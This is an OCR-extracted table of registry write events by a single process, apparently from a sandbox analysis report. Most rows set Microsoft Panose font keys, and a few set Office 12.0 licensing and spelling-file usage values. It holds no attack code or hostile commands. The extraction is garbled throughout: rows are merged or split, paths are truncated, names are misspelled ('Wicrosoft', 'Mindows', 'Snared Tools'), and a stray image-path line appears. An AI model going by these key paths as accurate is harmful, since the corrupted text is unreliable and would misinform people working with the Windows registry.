Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@MingLiU_HKSCS-ExtB Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Mongolian Baiti Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@MS Gothic Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MS PGothic Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@MS PGothic Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MS UI Gothic Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@MS UI Gothic Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@MS Mincho Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MS PMincho Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@MS PMincho Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MV Boli Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft New Tai Lue Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Nyala Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft PhagsPa Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Plantagenet Cherokee Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Segoe Script Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Segoe UI Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Segoe UI Semibold Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Segoe UI Light Value: None	248
		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Segoe UI Symbol Value: None	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@SimSun Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\NSimSun Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@NSimSun Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\SimSun-ExtB Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@SimSun-ExtB Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft Tai Le Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Shonar Bangla Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft Yi Baiti Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft Sans Serif Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Aparajita Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Ebrima Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gisha Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Kokila Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Leelawadee Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft Uighur Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MoolBoran Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Utsaah Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Vijaya Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Andalus Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Arabic Typesetting Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Simplified Arabic Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Simplified Arabic Fixed Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Sakkal Majalla Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Traditional Arabic Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Aharoni Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\David Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\FrankRuehl Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Levenim MT Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Miriam Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Miriam Fixed Value: None	248
		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Pan	
Write Registry Key	Key: HKEY_CURRENT_USERISoftware\Microsoft\Shared Tools\Panose\Rod Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\FangSong Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@FangSong Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@SimHei Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\KaiTi Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@KaiTi Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\AngsanaUPC Value: None	248
- · · · · · · · · · · · · · · · · · · ·	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Browallia New Value: None	248
Write Registry Key		
	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\BrowalliaUPC Value: None	248
Write Registry Key		

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\EucrosiaUPC Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\FreesiaUPC Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\IrisUPC Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\JasmineUPC Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\KodchiangUPC Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\LilyUPC Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\DFKai-SB Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@DFKai-SB Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Sans Unicode Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Arial Black Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Candara Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Comic Sans MS Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Consolas Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Constantia Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Corbel Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Franklin Gothic Medium Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gabriola Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Georgia Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Palatino Linotype Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Segoe Print Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Trebuchet MS Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Verdana Value: None	248
Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Webdings Value: None  Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Agency FB Value: None	248
	Key: HKEY_CURRENT_USER\Software\Microsoft\Snared Tools\Panose\Agency FB Value: None  Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Arial Rounded MT Bold Value: None	248
Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Arial Rounded MT Bold Value: None  Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Blackadder ITC Value: None	248
	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bodoni MT Value: None	248
Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bodoni MT Value: None  Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bodoni MT Black Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bodoni MT Condensed Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Book Antiqua Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bookman Old Style Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bradley Hand ITC Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Calisto MT Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Castellar Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Century Gothic Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Century Schoolbook Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Copperplate Gothic Bold Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Copperplate Gothic Light Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Curtz MT Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Edwardian Script ITC Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Elephant Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Engravers MT Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Eras Bold ITC Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Eras Demi ITC Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Eras Light ITC Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Eras Medium ITC Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Felix Titling Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Forte Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Franklin Gothic Book Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Franklin Gothic Demi Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Franklin Gothic Demi Cond Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Franklin Gothic Heavy Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Franklin Gothic Medium Cond Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\French Script MT Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gigi Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gill Sans MT Ext Condensed Bold Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gill Sans MT Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gill Sans MT Condensed Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gill Sans Ultra Bold Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gill Sans Ultra Bold Condensed Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gloucester MT Extra Condensed Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Goudy Old Style Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Goudy Stout Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Haettenschweiler Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Imprint MT Shadow Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Sans Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Sans Typewriter Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Maiandra GD Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Monotype Corsiva Value: None	248
	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\OCR A Extended Value: None	248
Write Registry Key		
Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Palace Script MT Value: None	248

		T
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Perpetua Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Perpetua Titling MT Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Pristina Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Rage Italic Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Rockwell Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Rockwell Condensed Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Rockwell Extra Bold Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Script MT Bold Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Tw Cen MT Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Tw Cen MT Condensed Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Wingdings 2 Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Wingdings 3 Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MS Reference Sans Serif Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MS Reference Specialty Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Tw Cen MT Condensed Extra Bold Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MS Outlook Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bookshelf Symbol 7 Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Freestyle Script Value: None	248
Write Registry Key	Key: HKEY CURRENT USER\Software\Microsoft\Shared Tools\Panose\Juice ITC Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Kristen ITC Value: None	248
		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft\Shared Tools\Panose\Micr	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Mistral Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Tempus Sans ITC Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Arial Narrow Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Garamond Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Algerian Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Baskerville Old Face Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bauhaus 93 Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bell MT Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Berlin Sans FB Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Berlin Sans FB Demi Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bernard MT Condensed Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bodoni MT Poster Compressed Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Britannic Bold Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Broadway Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Brush Script MT Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Californian FB Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Centaur Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Chiller Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Colonna MT Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Cooper Black Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Footlight MT Light Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Harlow Solid Italic Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Harrington Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\High Tower Text Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Jokerman Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Kunstler Script Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Bright Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Calligraphy Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Fax Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Magneto Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Matura MT Script Capitals Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Modern No. 20 Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Niagara Engraved Value: None	248
		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Old English Tools\Panose\Old Engli	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Old English Text MT Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Onyx Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Parchment Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Playbill Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Poor Richard Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Ravie Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Informal Roman Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Showcard Gothic Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Snap ITC Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Stencil Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Viner Hand ITC Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Vivaldi Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Vladimir Script Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Wide Latin Value: None	248
	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Arial Unicode MS Value: None	248
Write Registry Key	-	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MT Extra Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2	248


Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191051E8F325736 Value: None  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00002109F100A0C000000000000F01F	248
Write Registry Key	ECIUsage\SpellingAndGrammarFiles_3082 Value: 53590004  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100A0C0000000000F01F	248
Write Registry Key	EC:Usage\SpellingAndGrammarFiles_3082 Value: 53590005  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100A0C0000000000F01F	248
Write Registry Key	ECIUsage\SpellingAndGrammarFiles_3082 Value: 53590006  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\nstaller\UserData\S-1-5-18\Products\00002109F1009040000000000F01FE	248
Write Registry Key	C\Usage\SpellingAndGrammarFiles_1033 Value: 53590008  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00002109F100904000000000F01FE	248
Write Registry Key	C(Usage\SpellingAndGrammarFiles_1033 Value: 53590009  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wicrosoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FE	248
Write Registry Key	CUsage\SpellingAndGrammarFiles_1033 Value: 5359000a  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wicrosoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838	248
Write Registry Key	9CiUsage\SpellingAndGrammarFiles_1033 Value: 53590011  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838	248
	9C\Usage\SpellingAndGrammarFiles_1033 Value: 53590012	248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\User\Data\S-1-5-18\Products\00002109F100C040000000000F01F EC\Usage\Spelling\And\Grammar\Files_1036\Value: 53590005	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00002109F100C0400000000000F01F EC\Usage\SpellingAnd\GrammarFiles_1036\Value: 53590006	248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\SpellingAndGrammarFiles_1033 Value: 53590013	248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\SpellingAndGrammarFiles_1033 Value: 53590014	248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\SpellingAndGrammarFiles_1033 Value: 53590015	248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\SpellingAndGrammarFiles_1033 Value: 53590016	248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wicrosoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\SpellingAndGrammarFiles_1033 Value: 53590017	248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Mindows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\SpellingAndGrammarFiles_1033 \Value: 53590018	248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Mindows\Current\Version\Installer\UserData\S-1-5-18\Products\00002109F1009040000000000F01FE C\Usage\Spelling\And\Grammar\Files_1033\Value: 5359000b	248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Mindows\Current\Version\Installer\UserData\S-1-5-18\Products\00002109F1009040000000000F01FE C\Usage\Spelling\And\Grammar\Files_1033\Value: 5359000c	248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\00002109F1009040000000000F01FE CUsage\Spelling\And\GrammarFiles_1033\Value: 5359000d	248
